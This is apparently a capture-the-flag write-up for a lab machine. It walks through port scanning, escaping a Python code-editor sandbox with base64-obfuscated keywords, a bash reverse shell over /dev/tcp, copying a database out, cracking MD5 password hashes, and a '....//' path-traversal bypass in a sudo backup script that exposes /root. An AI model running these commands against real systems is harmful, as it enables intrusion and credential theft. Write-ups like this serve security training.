Enumeration and Analysis
nmap 10.10.11.62
> nmap -p22,5000 -sVC 10.10.11.62
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 01:10 EDT
Nmap scan report for 10.10.11.62
Host is up (0.023s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-title: Python Code Editor
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.45 seconds
It seems that there is a web page on port 5000.

This looks to be a browser python compiler. Doing some tests, it seems that some words like open, os, file, import, and other functionalities that might interact directly with the system are recognized and blocked on the back-end with the message Use of restricted keywords is not allowed..

After some digging around for interesting python commands I was able to execute help():
And using that, get the module names that are available by default:

I saw that python’s sys was available, and with that I can get around not being able to use import:

Being able to import the base64 module means that I am also able to get around some of the restricted keywords like open and read. And with that, I’m able to use it to access system files:
io=sys.modules['io']
b64=sys.modules['base64']

file=getattr(io, b64.b64decode("b3Blbg==").decode("utf-8"))("/etc/passwd", "r", encoding="utf-8")
print(getattr(file, b64.b64decode("cmVhZA==").decode("utf-8"))())

From the
/etc/passwdsomething that gets my attention is the usermartin:x:1000:1000:,,,:/home/martin:/bin/bash
And then:
b64 = sys.modules['base64']
# o = sys.modules["os"]
o = sys.modules[b64.b64decode("b3M=").decode("utf-8")]
# getattr(o, "system")(...)
getattr(o, b64.b64decode("c3lzdGVt").decode("utf-8"))("bash -c 'bash -i >& /dev/tcp/<tun0 ip>/1337 0>&1'")
Boom! Reverse shell.
Lateral movement
On
../user.txtyou can find the user flag
Looking at the directory I could see that there is a database file inside instance/ directory.
I then started another netcat session on port 1338, and transfered the database.db file to my machine for more flexibility:
My machine:
> nc -nvlp 1338 > database.db
Reverse shell session:
> cat instance/database.db > /dev/tcp/<tun0 ip>/1338
Looking through the sqlite database, the user tables seem to have a very week hash for the passwords. And throwing them raw into hashcat, the most likely possibilities are MD5 and variations (MD5 of a MD5, etc):
hashcat -a0 -m0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

...

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

759b74ce43947f5f4c91aeddc3e5bad3:development
3de6f30c4a09c27fc71932bfc68474be:nafeelswordsmaster
...
And checking for password reuse:
> ssh martin@10.10.11.62
Boom! SSH session.
Privilege escalation
> sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
Looking at /usr/bin/backy.sh, it seem to just validate the JSON input file and then pass it forward to /usr/bin/backy for a backup to be made:
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
- The call to
/usr/bin/jqspecifically seems to remove any path traversal using../; - Only
/varand/homeare allowed to be backed-up; - Input file path is passed directly to
/usr/bin/backy; - Executables specify full path, so PATH swap is not possible.
Since it replaces ../ with nothing, we can go one step ahead and wrap it like ....//, meaning that when the pattern is removed, ../ is still left behind.
{
  "destination": "/home/martin",
  "directories_to_archive": [
    "/var/....//root"
  ]
}
Then running:
> sudo /usr/bin/backy.sh payload.json
2025/04/11 13:56:15 🍀 backy 1.2
2025/04/11 13:56:15 📋 Working with payload.json ...
2025/04/11 13:56:15 💤 Nothing to sync
2025/04/11 13:56:15 📤 Archiving: [/var/../root]
2025/04/11 13:56:15 📥 To: /home/martin ...
2025/04/11 13:56:15 📦
I wasn’t able to unpack the .bz2 file on the machine, so I copied it back to my own machine:
> scp martin@10.10.11.62:~/code_var_.._root_2025_April.tar.bz2 .
Then:
> bzip2 -d code_var_.._root_2025_April.tar.bz2
> tar -xvf code_var_.._root_2025_April.tar
And looking through the /root directory. There is the root flag.